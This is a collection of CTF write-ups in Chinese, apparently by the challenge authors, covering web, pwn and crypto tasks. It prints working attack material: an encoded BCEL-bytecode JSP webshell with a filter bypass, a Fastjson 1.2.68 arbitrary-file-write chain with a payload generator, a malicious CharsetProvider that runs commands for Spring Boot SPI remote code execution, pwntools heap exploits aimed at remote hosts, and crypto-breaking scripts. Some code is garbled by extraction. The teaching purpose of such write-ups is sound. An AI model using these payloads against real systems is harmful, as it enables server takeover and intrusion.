```

其中常见的关键字都会被拦截，其他的一些编码如unicode，html实体，cdata拆分也都加了关键字。并且加了文件类关键字，防止二次写文件进行绕过。

其实绕过的办法很多，这里提一种，利用bcel ClassLoader绕过。

以三梦的github项目为例：[JSP-Webshells/1.jsp at master · threedr3am/JSP-Webshells \(github.com\)](https://github.com/threedr3am/JSP-Webshells)

bcel字节码webshell的原理在于[com.sun.org.apache.bcel.internal.util.ClassLoader](https://www.apache.org/licenses/LICENSE-2.0)在loadClass的时候会解析并加载bcel字节码。但是题目中把loadClass以及newInstance关键字都给封禁了。


那么问题就变成了如何触发loadClass方法

实际上Class.forName在查找类的时候，如果使用了三个参数的重载方法使用自定义类加载器，就会调用其类加载器的loadClass方法。

PowerShell

```
1  <%
2      Class.forName("$BCEL$$l$8b$I$A$A$A$A$A$A$AmQ$dbn$d3$40$Q$3d$h$3b$b1$T$i$d2
    $a6$84K$a0$c1$b$d$Q$92$40$e3$G$nU$a8U$5e$Q$95$Q$E$b8$w$8aP$l6$ee$w$dd$e2$da$91$b
    3$a9$faG$3c$f7$a5$m$q$f8$A$3e$K1kB$b9$ee$c3$cc$ce$99sf$8e$d7_$bf$7d$fa$C$e01$k$9
    6p$F$f5$Sn$e3$8e$85E$h$N$hwm$b8$gX$b2$b0$5c$82$8d$V$L$ab$W$ee1$U$b6d$yU$9f$c1h$b
    5$f7$Z$cc$a7$c9$a1$60$a8$f82$W$_a7$tC$91$ee$f1aDH$d50B$k$ed$f3T$eaz$G$9a$eaHN$Y
    $8a$feH$a8$ed$88$8f6$Z$ec$ad0$9aMd$c4$a8$f9$c7$fc$94$7b2$f1$9e$ef$3e$3b$L$c5X$c9
    $q$sZ9P$3c$7c$b7$c3$c7$d9$q2$c5P$K$92i$g$8am$a9$t$3b$b3$89$5d$zw$e0$a0l$a1$e9$e0
    $3eZ$Ms$d9$c8$88$c7$p$_P$a9$8cG$e4$c0$h$ca$d8$h$f2$c9$RCn$zdh$e9$bb$bb$ss$dd$7e$d
    3$f5$0$c5$a9$a7$c2$b1$d7$dbx$d4$edmt$d7$bb$3d$ef$J$jw$bd$df$ec9h$a3$c3$b0$f0$l$9
    b$0$k$a0$cc$60$cd$ac$fc$b1xwx$yB$c50$ff$Lz$3d$8d$95$3c$n$ef$r$S$5c$W$b5V$db$ff$8
    7C$P$60$8a3$a1$7d$b6$de$fa$7f$7f$ce$e6$ef$8aWi$S$8a$c9$84$U$9515U$f6n$7b$v$P$F$9
    6$a0$ff$b3$3e90$fD$U$afR$e5Qf$94$f3$9d$P$60$e7Y$bbB$b1$90$81$G$e6$u$3a$3f$I$98G
    $95$b2$8d$85KqJ$a8$ee$ad$7cD$ae$f0$Z$c6$c0$a8$9a$c1$c0$ac$e6$83A$beZ$I$$$60$bdy
    $P$fbE$e7$C$c5$f3$8cX$c7$o$N0$b2$V$d7I$ac$X$d5Q$q$d4B$83$3a$cb$e4$f2$e7$ca$GL$5c
    C$zc$82$fa$b9$D$L7Lj$dc$cc$5c$de$fa$0$S$V$ac$c8$c2$C$A$A",true, new com.sun.org.
    apache.bcel.internal.util.ClassLoader());
3
4  %>
```

仅仅从源码看不出来这一点，forName0经过了一层native方法。下个断点从堆栈里可以看到这一过程。



另外，黑名单中小写的lookup并不是非预期，原本的方法确实是小写。


```
// Context methods
// Most Javadoc is deferred to the Context interface.

public Object lookup(String name) throws NamingException {
    return getURLOrDefaultInitCtx(name).lookup(name);
}

public Object lookup(Name name) throws NamingException {
    return getURLOrDefaultInitCtx(name).lookup(name);
}
```

绕过是因为很多师傅找到了另一个重载方法doLookup，这是其中的一个预期解。

```
*/
/unchecked/
public static <T> T doLookup(Name name)
    throws NamingException {
    return (T) (new InitialContext()).lookup(name);
}
```

很多人没有注意到这个重载方法。因为目前几乎所有jndi注入文章都说到的是第一个点lookup，而doLookup这个触发点需要翻看源码才能找到。

此题目为开放性题目，姿势很多。出题的本意就是想看看大家在遇到市面上大部分姿势都被ban掉的情况下会构造出什么有意思的绕过。

cover

1.说在前面

这题考虑了几个比较"偏门"的因素，说一下出这题的心路历程

- 基本考点：Fastjson 1.2.68 AutoCloseable 任意文件写 + Springboot下基于任意文件写的RCE
- 改难度+1：绕过指定类型的parseArray
- 改难度+2：想过滤掉现有链子，自己挖一个新的，没挖成(时间有限.jpg)，所以就敲定了已有的commons-io 2.x这条
- 改难度+3：实际利用时受编码影响没办法无损写.class文件，遂改了一下链子，利用了jdk中的原生类。这里又涉及jdk版本的问题，所以选取了一个Centos下的jdk版本，即

java-1.8.0-openjdk-1.8.0.292.b10-1.el8_4，原因是这个jdk的class文件编译有本地变量表，使得fastjson能够调用有参构造方法初始化jdk类库中的类，保证了下面在改链时能够利用

ByteArrayInputStream等原生类。或许还有其他非预期的Gadgets，欢迎师傅交流

所以最终就把题出成了这个亚子，希望师傅们有所收获（逃...

大部分用rce做出来的师傅都是使用的覆盖charsets.jar的方式来实现rce的，这里有我的原因，题目没有明确说明存在classes和META-INF这些必要的目录(默认jre下是不存在的)。下面的wp针对SPI RCE的方式，覆盖jar的方式可以看看其他师傅的wp。复现的时候最好使用题目环境(否则fastjson的地方容易出错)，到时候应该会放出来。

2.思路

2.1 报错泄露版本

首先在/dynamic_table下有可疑的点，尝试一些畸形json可以报错回显fastjson及版本信息

SYNTAX ERROR, EXPECT {, ACTUAL STRING, POS 1, FASTJSON-VERSION 1.2.68

Plain Text

```
1  ["age":"20","id":1,"password":"hhhhhh","userName":"diggid"]} # 少了个左{
```

一开始没给依赖pom，其实也是可以通过@type和报错来探测存在的类从而推断依赖的

2.1 fastjson1.2.68 任意文件写

市面上常见的有三条链子，分别是基于@浅蓝、@rmb112、@voidfyoo的。浅蓝师傅的链子这里没有依赖，rmb112师傅的链子题目ban掉了。所以目标利用链是voidfyoo的commons-io 2.x的链子，题目也提供了commons-io 2.x的依赖。

三条链子可以参考：

<https://mp.weixin.qq.com/s/6fHJ7s6Xo4GEdeGpKFLOyg>

[https://rmb122.com/2020/06/12/fastjson-1-2-68-](https://rmb122.com/2020/06/12/fastjson-1-2-68-%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E-gadgets-%E6%8C%96%E6%8E%98%E7%AC%94%E8%AE%B0/)

[%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E-gadgets-%E6%8C%96%E6%8E%98%E7%AC%94%E8%AE%B0/](https://rmb122.com/2020/06/12/fastjson-1-2-68-%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E-gadgets-%E6%8C%96%E6%8E%98%E7%AC%94%E8%AE%B0/)

commons-io 2.x 这里的 `XmlStreamReader` 可以换成 `BOMInputStream`，思路差不多。但是这个链子有一个小问题，写正常的文件可以，比如xxx.txt、xxx.jsp等，但是写.class文件的话会写脏。原因是 `CharSequenceReader` 是对于 `CharSequence` 的

`Reader`，在生成payload的时候，我们需要读取要写的.class文件，以指定的格式(如"UTF-8")编码保存在 `CharSequence` 中，然后再以指定的格式解码写出到指定的文件中。而对于.class，是二进制文件，对于任何编码格式都会是乱码，因此会写脏文件。

所以需要改造一下链子，使其基于字节流来读写，这样才能实现无损写。

因此可以利用

- `java.io.ByteArrayInputStream` 作为输入流，将Evil.class的文件读入保存在buf字节数组中。
- `java.io.BufferedOutputStream` 和

`java.io.FileOutputStream` 作为输出流，写到任意文件中而 `BufferedOutputStream` 和 `FileWriterWithEncoding` 一样，都可以通过写入buf大于默认缓存8192字节来实现写出(flush)到文件中。所以改造后得到的链子结构大概如下，这里是嵌套的形式，上面的写法是 `$ref` 引用

JSON

```
1  {
2      "gg":{
3          "@type":"java.lang.AutoCloseable",
4          "@type":"org.apache.commons.io.input.BOMInputStream",
5          "delegate":{
6              "@type":"org.apache.commons.io.input.TeeInputStream",
7              "input":{
8                  "@type": "java.io.ByteArrayInputStream",
9                  "buf": "",
10                 "offset":0,
11                 "length":8193
12             },
13             "closeBranch":true,
14             "branch":{
15                 "@type":"java.io.BufferedOutputStream",
16                 "out":{
17                     "@type":"java.io.FileOutputStream",
18                     "file":"./Evil2.class",
19                     "append":"false"
20                 },
21                 "size":8192
22             }
23         }, "boms": [{
24             "charsetName":"utf-8", "bytes": []
25         }]
26     }
27 }
```

2.2 修改class文件使其刚好满足8192字节

先贴一下恶意SPI Provider的代码，SPI RCE看下面

Java

```
1  import java.io.IOException;
2  import java.nio.charset.Charset;
3  import java.util.HashSet;
4  import java.util.Iterator;
5
6  public class Evil2 extends java.nio.charset.spi.CharsetProvider {
7
8      @Override
9      public Iterator<Charset> charsets() {
10         return new HashSet<Charset>().iterator();
11     }
12
13     @Override
14     public Charset charsetForName(String charsetName) {
15         if (charsetName.startsWith("Evil")) {
16             try {
17                 String cmd = "xxx";
18                 java.lang.Runtime.getRuntime().exec(cmd);
19             } catch (IOException e) {
20                 e.printStackTrace();
21             }
22         }
23         return Charset.forName("UTF-8");
24     }
25
26     /* 方便测试
27     public static void main(String[] args) throws Exception{
28         String cmd = "xxx";
29         java.lang.Runtime.getRuntime().exec(cmd);
30     }*/
31     /
32 }
```

上面的fastjson payload可以生成任意8192字节的文件，但是对于.class文件，是有固定格式要求的，文件末尾并不能任意填充 `\x00`。

我们可以在恶意provider的charsetForName方法末尾随意填充正常语句，直到其长度满足。所以需要javassist或ASM手动修改一下字节码使其满足8192字节

Java

```
1 import javassist.ClassPool;
2 import javassist.CtClass;
3 import javassist.CtMethod;
4 import java.lang.reflect.Field;
5
6 public class GenPayload {
7     public static void main(String[] args) throws Exception{
8         ClassPool pool = ClassPool.getDefault();
9         CtClass cc = pool.get(Evil2.class.getName());
10        CtMethod m = cc.getDeclaredMethod("charsetForName");
11        String one = "{ System.out.println(\" \");}";
12        m.insertAfter(one);
13        int len = cc.toBytecode().length;
14        String prefix = "{ System.out.println(\"";
15        String subfix = "\");}";
16        // 8176不是固定的, 可以自己测来改
17        String data = prefix + repeatString(" ", 8176-len-prefix.length()-
subfix.length(), "", cc) + subfix;
18        Field wasFrozen = cc.getClass().getDeclaredField("wasFrozen");
19        wasFrozen.setAccessible(true);
20        wasFrozen.set(cc, false);
21        m.insertAfter(data);
22        System.out.println(cc.toBytecode().length);
23        cc.writeFile("./");
24    }
25
26    public static String repeatString(String str, int n, String seg, CtClass cc)
    {
27        StringBuffer sb = new StringBuffer();
28        for (int i = 0; i < n; i++) {
29
30            sb.append(str).append(seg);
31        }
32        return sb.substring(0, sb.length() - seg.length());
33    }
34 }
```

2.3 绕过指定类型parseArray

题目中的parse是

```
List<User> userList = JSON.parseArray(data, User.class);
```

可以使用以下结构来绕过

Plain Text

```
1  [{
2    "dd":{
3      "@type":"java.util.Currency",
4      "val":{
5        "currency":{
6          [上面的部分]
7        }
8      }
9    }
10  }]
```

可以保证绕过指定类型且实例化所有对象，稳定触发所有getter(这里只需要触发

`BOMInputStream#getBOM`)具体可以调试一下，重点在 `MiscCodec#deserialize` 和 `DefaultJSONParser#parseExtra`

2.4 生成payload

下面的代码可以读取指定.class文件生成fastjson的payload。在文件末尾填充

`\x00`。

Java

```
1  public class GenPayload {
2      public static final String AUTO_CLOSEABLE =
3          "\"@type\":\"java.lang.AutoCloseable\"";
4
5      public static String bypassSpecializedClass(String payload) {
6          return "{\"dd\":\"" + payload + "\"}";
7      }
8
9      public static String useCurrencyTriggerAllGetter(String payload) {
10         return String.format("{\"@type\":\"java.util.Currency\",\"val\":{\"currency\":\"%s\"}}%s",
11             "\"gg\":\"" + payload + "\"");
12     }
13
14     public static String generateTeeInputStream(String inputStream, String
15         outputStream) {
16         return String.format(
17             "\"@type\":\"org.apache.commons.io.input.TeeInputStream\",\"input\":\"%s\" +
18             "\"closeBranch\":true,\"branch\":\"%s\"", inputStream,
19             outputStream);
20     }
21 }
```

```

17
18     public static String generateBOMInputStream(String inputStream, int size) {
19
20         int nums = size / 8192;
21         int mod = size % 8192;
22
23         if (mod != 0) {
24             nums = nums + 1;
25         }
26
27         StringBuilder bytes = new StringBuilder("0");
28         for (int i = 0; i < nums * 8192; i++) {
29             bytes.append(",0");
30         }
31         return String.format("
32         {\"@type\": \"org.apache.commons.io.input.BOMInputStream\", \"delegate\": \"%s\", \"
33         \"boms\": [{\"charsetName\": \"GBK\", \"bytes\": [%s]}]\",
34         AUTOCLOSEABLE, inputStream, bytes);
35     }
36
37     public static String generateByteArray(byte[] content, int len) {
38         int mod = 8192 - len % 8192;
39
40         byte[] bytes = new byte[8193];
41         for (int i = 0; i < len; i++) {
42             bytes[i] = content[i];
43         }
44         byte[] encode = Base64.getEncoder().encode(bytes);
45         System.out.println(new String(encode, StandardCharsets.UTF_8));
46         return String.format("{\"@type\":
47         \"java.io.ByteArrayInputStream\", \"buf\": \"%s\", \"offset\": 0, \"
48         \"length\": 8193}\", new String(encode,
49         StandardCharsets.UTF_8));
50     }
51
52     public static String generateBufferedOutputStream(String content){
53         return String.format("
54         {\"@type\": \"java.io.BufferedOutputStream\", \"out\": \"%s\", \"size\": 8192}\",
55         content);
56     }
57
58     public static String generateFileOutputStream(String filePath) {
59         return String.format("
60         {\"@type\": \"java.io.FileOutputStream\", \"file\": \"%s\", \"append\": \"false\"}\",
61         filePath);
62     }
63
64     public static byte[] readBytes(File file) throws Exception{

```

```

59     FileInputStream fis = new FileInputStream(file);
60     byte[] bytes = new byte[fis.available()];
61     fis.read(bytes);
62     return bytes;
63 }
64
65     public static String generatePayload(String payloadFile, String
targetFilePath) throws Exception {
66         File file = new File(payloadFile);
67         byte[] bytes = readBytes(file);
68         if (bytes.length != 0) {
69             return bypassSpecializedClass(
70                 useCurrencyTriggerAllGetter(
71                     generateBOMInputStream(
72                         generateTeeInputStream(generateByteArray(bytes, (int)file.length()),
73                             generateBufferedOutputStream(
74                                 generateFileOutputStream(targetFilePath)
75                                     ),
76                             ),
77                     (int) file.length())
78                 ));
79         }
80
81         return "";
82     }
83
84     public static void main(String[] args) throws Exception{
85         String file = "./Evil2.class";
86         String target = "/usr/lib/jvm/java-1.8.0-openjdk-1.8.0.292.b10-
1.el8_4.x86_64/jre/classes/Evil2.class";
87         // /usr/lib/jvm/java-1.8.0-openjdk-1.8.0.292.b10-
1.el8_4.x86_64/jre/classes/META-
INF/services/java.nio.charset.spi.CharsetProvider
88         String payload3 = generatePayload(file, target);
89         payload3 = "[" + payload3 + "]";
90         System.out.println(payload3);
91     }
92 }

```

2.4 Springboot SPI RCE

题目Springboot环境是2.5.6, 且给出了JRE_HOME, 在JRE_HOME下也有 `classes` 目录和 `META-INF/services` 目录, 配合任意文件写, 直接利用SPI机制在特定的条件下触发恶意SPI Provider的代码。具体原理可以参考

<https://landgrey.me/blog/22/>

<https://threedr3am.github.io/2021/04/14/JDK8%E4%BB%BB%E6%84%8F%E6%96%87%E4%BB%B6%E5%86%99%E5%9C%BA%E6%99%AF%E4%B8%8B%E7%9A%84SpringBoot%20RCE/>

所以有以下两种触发方式，两种触发方式都是 `Charset.forName("Evil2")`

- Accept头触发

Accept: multipart/form-data; charset=Evil2

Evil2是恶意SPI Provider的类名。这里的 `Accept` 头是有格式要求的(不同的Springboot版本对于 `MediaType.parseMediaTypes(headerValues)` 处理不同)，要求必须是 `multipart` 且 `charset` 是全部小写的。

- Fastjson

```
[{"xxx":{"@type":"java.nio.charset.Charset","val":"Evil2"}}]
```

根据链接中的原理，我们需要利用两次文件写，第一次写恶意的SPI Provider，第二次写 `java.nio.charset.spi.CharsetProvider`，内容是Evil2，但是由于需要满足8192字节，在前面的生成payload中填充的是 `\x00`，因此在实际获取文件内容时不会受到填充值的影响，获取到的还是Evil2

两种触发方式，都受字符缓存的影响，如果已经调用到 `Charset.forName` 但是没执行命令成功的话可能当前名称的字符就会被缓存，下次再打的话使用的SPI Provider恶意类就还是原来那个(即使重新覆盖Evil2.class)。可以换一个类名重新打(或者等重启.jpg)，比如改为 `charset=Evil3` 这样。另外，一次弹不回shell可以多发几次包。

3.一些非预期

呜呜呜给师傅们磕头orz...

- commons-io2逐字节盲注
- 用作测试的/test没删，黑名单拦截器没拦.orz

PWN

spn

这个题目设计上本身存在一个很大的漏洞，验题的时候疏忽了。题目的本意是：对于一个SPN加密的程序，我可以将你的输入进行SPN加密。在给出了P盒、S盒和密钥的情况下，SPN对称加密算法是存在解密函数的。设计出解密函数后就可以正常输入了。题目的漏洞是堆溢出，edit可以多写100字节。利用tcache投毒即可快速实现任意地址写的功能。题目给出了shell变量，只需要让这个变量的值不为0就可以通过后门函数得到shell。

很大的漏洞点：其实shell可以直接通过栈溢出的方式改掉，这样就可以不用管spn加密过程，直接alloc一个size很大的堆块(大于0x2000)，填充时0x2000大小时read函数会将很大空间上的区域通过copy溢出到shell处直接改写内部值。（应该把shell放在数组前面的，我错了），比赛拿到flag的师傅中大约有1/3的师傅看出了这个巨大的栈溢出漏洞。

原脚本如下：不成功请多尝试几次

Apache

```
1  from pwn import *
2  #p = process('./SPN_ENC')
3  p = remote("192.168.11.157",1999)
4  #context.log_level = "debug"
5  SBox = [ 14,4,13,1,2,15,11,8,3,10,6,12,5,9,0,7 ]
6  PBox = [ 1,5,9,13,2,6,10,14,3,7,11,15,4,8,12,16]
7  SBoxRE = [ 14,3,4,8,1,12,10,15,7,13,9,6,11,2,0,5 ]
8  masks = [
    0x8000,0x4000,0x2000,0x1000,0x800,0x400,0x200,0x100,0x80,0x40,0x20,0x10,0x8,0x4,
    0x2,0x1 ]
9  key = 0x3a94d63f
10 def S_reSub(a):
11     mask = 0xF
12     ret = 0
13     for i in range(0,16,4):
14         ret = ret | (SBoxRE[(a & (mask << i)) >> i] << i)
15     return ret
16
17 def P_reSub(a):
18     ret = 0
19     mask2 = 0x8000
20     mask1 = 0x8000
21     for i in range(0,16):
22         if a & (mask1 >> (PBox[i] - 1)) != 0:
23             ret = ret | masks[i]
24     return ret
25
26 def DSPN(a):
27     b = a
28     ret = ''
29     key1 = (key >> 16) & 0xFFFF
30     key2 = (key >> 12) & 0xFFFF
31     key3 = (key >> 8) & 0xFFFF
32     key4 = (key >> 4) & 0xFFFF
33     key5 = (key) & 0xFFFF
34     while b:
35         d = u16(b[:2]).ljust(2,'\x00')
36         #print(hex(d))
37         v = d ^ key5
```

```

38         u = S_reSub(v)
39         w = key4 ^ u
40
41         v = P_reSub(w)
42         u = S_reSub(v)
43         w = key3 ^ u
44
45         v = P_reSub(w)
46         u = S_reSub(v)
47         w = key2 ^ u
48
49         v = P_reSub(w)
50         u = S_reSub(v)
51         w = key1 ^ u
52
53         ret = ret + p16(w)
54         b = b[2:]
55     #print(ret)
56     return ret
57
58 def alloc(index,size):
59     p.recvuntil('0.exit')
60     p.sendline('1')
61     p.recvuntil('Size:')
62     p.sendline(str(size))
63     p.recvuntil('Index:')
64     p.sendline(str(index))
65 def edit(size,index,content):
66     p.recvuntil('0.exit')
67     p.sendline('2')
68     p.recvuntil('Index:')
69     p.sendline(str(index))
70     p.recvuntil('Size')
71     p.sendline(str(size))
72     p.recvuntil('Content')
73     p.sendline(str(DSPN(content)))
74 def edittest(size,index,content):
75     p.recvuntil('0.exit')
76     p.sendline('2')
77     p.recvuntil('Index:')
78     p.sendline(str(index))
79     p.recvuntil('Size')
80     p.sendline(str(size))
81     p.recvuntil('Content')
82     p.send(content)
83 def free(index):
84     p.recvuntil('0.exit')
85     p.sendline('3')
86     p.recvuntil('1.Todo:1')

```

```

86         p.recvuntil('Index:')
87         p.sendline(str(index))
88     def show(index):
89         p.recvuntil('0.exit')
90         p.sendline('4')
91         p.recvuntil('Index:')
92         p.sendline(str(index))
93
94     p.recvuntil('gift:')
95     target_addr = int((p.recvuntil('\n',drop=True)),16)
96     print(hex(target_addr))
97     alloc(1,0x18)
98     alloc(2,0x88)
99     alloc(3,0x88)
100    alloc(4,0x18)
101    free(3)
102    free(2)
103    edit(0x24,1,p8(0) * 0x20 + p32((target_addr) & 0xFFFFFFFF))
104    alloc(5,0x88)
105    alloc(6,0x88)
106    edit(0x10,6,p64(0xabcdabcdabcdabcd) * 2)
107    p.sendline('5')
108    p.interactive()

```

Checkin

题目开了sanitizer，但是在cflag中加了一个不常见的-fsanitize-recover=address，搜索能够得知ASAN_OPTIONS这个环境变量能够控制asan运行时的行为，其中halt_on_error就是在发生非致命错误的时候不会退出程序。环境变量必然会被解析成标志位，可以用题目给出的任意写将对应的标志位设置好，就能在后边的一次单字节溢出时把栈给打印出来，拿到地址就可以直接使用one_gadget。

环境变量ASAN_OPTIONS=halt_on_error=0对应的内存中的位置不大好找，可以读源码也可以直接diff内存。用diff会非常快，把bss dump下来diff之后发现就一处不同，正好就是我们的目标。

(wp中出现了各种其他打法，大佬们太强了)

```
$ cmp -l halt0 halt1 | gawk '{printf "%08X %02X %02X\n", $1, strtonum(0$2), strtonum(0$3)}'
0000DB41 00 01
```

```

pwndbg> info symbol      0x731000 + 0xdb40
__asan::asan_flags_dont_use_directly + 112 in section .bss

```

Python

```
1 from pwn import *
2
3 context.log_level="debug"
4
5 p = remote("123.60.97.201", 9999)
6
7 elf = ELF("../bin/checkin")
8 libc = ELF("../libc-2.27.so")
9
10 p.sendlineafter("for you:",
11                 str(elf.symbols["_ZN6__asan28asan_flags_dont_use_directlyE"]+112))
12 p.send("\x00")
13
14 # gdb.attach(p)
15
16 p.send("a"*0x20)
17 p.recvuntil("#2 ")
18 libc_addr = int(p.recvline().split(" ")[0], 16)
19 libc_addr -= libc.symbols["__libc_start_main"]
20 libc_addr >>= 12
21 libc_addr <<= 12
22
23 log.success("libc addr: 0x%x" % libc_addr)
24
25 p.sendafter("fun!", p64(libc_addr + 0x10a41c))
26 # p.sendline("cat flag")
27 p.interactive()
```

slow-spn

题目思路是使用侧信道攻击泄露密码学算法中的信息，对明文与秘钥进行恢复。受限于物理环境与复杂程度，直接写了个简单的缓存模拟。针对缓存的侧信道攻击主要是flush reload、prime probe等几种，思路都是对缓存做些操作，等受害者运行一会儿后观察访存的时延。几种方法在这题中都可以用，在破解时间上可能有些不同。

比较快的方法是：先用一块区域把缓存填满，观察下一次访存是否会跳过sleep，可以判断访存位置是否在这块区域中。等待程序完成访存后，再遍历这块区域，观察哪一个cache line的访问会被加速。

vul_service

设计思路：服务程序存在filename的TOCTOU，原本逻辑是把原来的dacl加上一个删除权限，如果在获取原文件的dacl后攻击者利用symlink重定向filename到系统文件，即可让系统文件获取新的dacl进而被低权限用户修改，最终导致权限提升。

题目设计时在vul_service触发oplock到setdacl之间有足够的窗口让attacker删除tmp目录下的文件，tmp文件夹作为一个MountPoint映射到\RPC Control\，事先布置好\RPC Control\your_file -> C:\Windows\System32\vul_service.exe，当SetFileSecurity(tmp\your_file)时vul_service.exe获得your_file的dacl，攻击者获得修改其内容的权限，借助计划任务完成任意代码执行。

Crypto

EzECDSA

当时既想出格密码，又想出椭圆曲线的，所以闲逛github的时候发现了: <https://github.com/bitlogik/lattice-attack>

用线性矩阵和格基规约来解决Hidden Number Problem。

ECDSA签名的流程如下：

$$s \equiv k^{-1}(r \times dA + hash) \pmod{n}$$

从题目中，我们每次都能给一段信息去进行签名。可以得到的信息有 r, s, kp(k的低8bit)和hash。但因为每一次的k都是随机生成的，仅凭借这些已知信息显然无法将dA直接算出。

常规的对于ECDSA的攻击，主要是有重复k或者随机数生成器可预测，但此处都不行。但可以看到，题目中给了kp，很显然是和这方面有关系的。

从代码就可以看出，是需要通过部分k恢复ECDSA的数据，通过检索，还是能找到许多关于ECDSA leak lsb k的论文，或者能直接找到出题人当时看的工具了。

Python

```
1 from hashlib import *
2 from pwn import *
3
4 import json
5 import string
6 import itertools
7 import subprocess
8
9 r = remote('127.0.0.1', 23333)
10 data = {}
11 info = []
```

```

12
13 r.recvuntil(b"+")
14 part = r.recvuntil(b"")[:-1].decode("utf-8")
15 # print(part)
16 r.recvuntil(b"= ")
17 suffix = r.recvline().strip().decode("utf-8")
18 # print(suffix)
19 r.recv()
20 pts = itertools.product(string.printable, repeat=4)
21 for pt in pts:
22     p = "".join(list(pt)) + part
23     ct = sha256(p.encode()).hexdigest()
24
25     if ct == suffix:
26         r.send(p[:4].encode())
27         break
28 data["curve"] = "SECP256K1"
29 publickey = r.recvline().decode().strip('(').strip('\n').strip(')').split(', ')
30 publickey = list(map(eval, publickey))
31 data["public_key"] = publickey
32 data["known_type"] = "LSB"
33 data["known_bits"] = 8
34
35 for _ in range(100):
36     r.recvline()
37     r.send(b'hello\n')
38     tmp = {}
39     r_sig = int(r.recvline().decode().strip("r = ").strip('\n'))
40     s_sig = int(r.recvline().decode().strip("s = ").strip('\n'))
41     kp = int(r.recvline().decode().strip("kp = ").strip('\n'))
42     hash = int(r.recvline().decode().strip("hash = ").strip('\n'))
43     tmp["r"] = r_sig
44     tmp["s"] = s_sig
45     tmp["kp"] = kp
46     tmp["hash"] = hash
47     info.append(tmp)
48 data["signatures"] = info
49
50 with open("data.json", "w") as f:
51     json.dump(data, f)
52
53 # r.interactive()
54 r.recvline()
55 res = subprocess.Popen('python3 exp/lattice_attack.py -f data.json', shell=True,
56                         stdout=subprocess.PIPE, stderr=subprocess.PIPE, close_fds=True)
57 # https://github.com/bitlogik/lattice-attack
58 result = res.stdout.read().decode().split('\n')[:-2]
59 sKey = str(int(result[-1], 16)).encode()

```

```
59 r.sendline(sKey)
60 print(r.recv())
```

p0o0w

TLDR: 爆破前几个值, 预测后面的随机数

题目大概实现了一个Xorshift128+伪随机数生成器, 初始seed来自时间, 未知。

这个随机数生成器也是node(v8)中的伪随机数生成器 `Math.random()`

<https://github.com/nodejs/node/blob/e46c680bf2b211bbd52cf959ca17ee98c7f657f5/deps/v8/src/base/utils/random-number-generator.cc>

这个PRNG并不是密码学安全的, 可以被很简单的预测, 在网上搜搜也能找到相关的资料、脚本。

如果没认出来算法是哪个也没关系, 对于不少算法, 尤其是这种移来移去异或的, 使用z3的求解都十分有效, 看到先搞一把再说, 这算是比较无脑的做法。

L-Team的师傅们比较详细的分析这个算法, 比较hardcore, tq!。

Python

```
1  import hashlib
2  from z3 import *
3  from pwn import *
4  import re
5  import string
6  import time
7  # Hack for mbruteforce on macos
8  import multiprocessing
9  multiprocessing.set_start_method('fork')
10
11
12  MASK = 0xFFFFFFFFFFFFFFFF
13  # context.terminal = ["tmux", "split", "-h"]
14  context.log_level = 'DEBUG'
15
16  start = b''
17  target_hash = ''
18
19  def hhash(end):
20      end = end.encode()
21      return hashlib.sha256(start+end).hexdigest() == target_hash
22
23  def solve_init(states):
24      print(states)
25      init_s0, init_s1 = BitVecs('init_s0 init_s1', 64)
```

```

26     s0_ = init_s0
27     s1_ = init_s1
28     s = Solver()
29     for i in states:
30         s1 = s0_
31         s0 = s1_
32         s1 ^= (s1 << 23)
33         s1 ^= LShR(s1, 17)
34         s1 ^= s0
35         s1 ^= LShR(s0, 26)
36         s.add(s0+s1 == i)
37         s0_ = s0
38         s1_ = s1
39     print(s.check())
40     m = s.model()
41     return m[init_s0].as_long(),m[init_s1].as_long()
42
43
44 class XorShift128():
45     def __init__(self,s0,s1) -> None:
46         self.s0 = s0
47         self.s1 = s1
48     def get(self):
49         s0_ = self.s1
50         s1_ = self.s0
51         s1_ ^= (s1_ << 23) & MASK
52         s1_ ^= (s1_ >> 17) & MASK
53         s1_ ^= s0_
54         s1_ ^= ( s0_>>26 ) & MASK
55         self.s0 = s0_
56         self.s1 = s1_
57         return (self.s0 + self.s1) & MASK
58
59 if __name__ == "__main__":
60     r = remote("121.36.201.164",9999)
61     start_time=time.time()
62     outs = []
63     for unknown in range(3,7):
64         ret = r.recvuntil(b'ell me the ? in sha256(?) :').decode()
65         start = re.findall(r'sha256\(((\[[0-9a-f]*\])\*',ret)[0].encode()
66         target_hash = re.findall(r'== (\[[0-9a-f]*\])\n',ret)[0]
67         log.success(f'start: {start}')
68         log.success(f'target_hash: {target_hash}')
69         res = iters.mbruteforce(hhash,string.hexdigits,unknown,method='fixed')
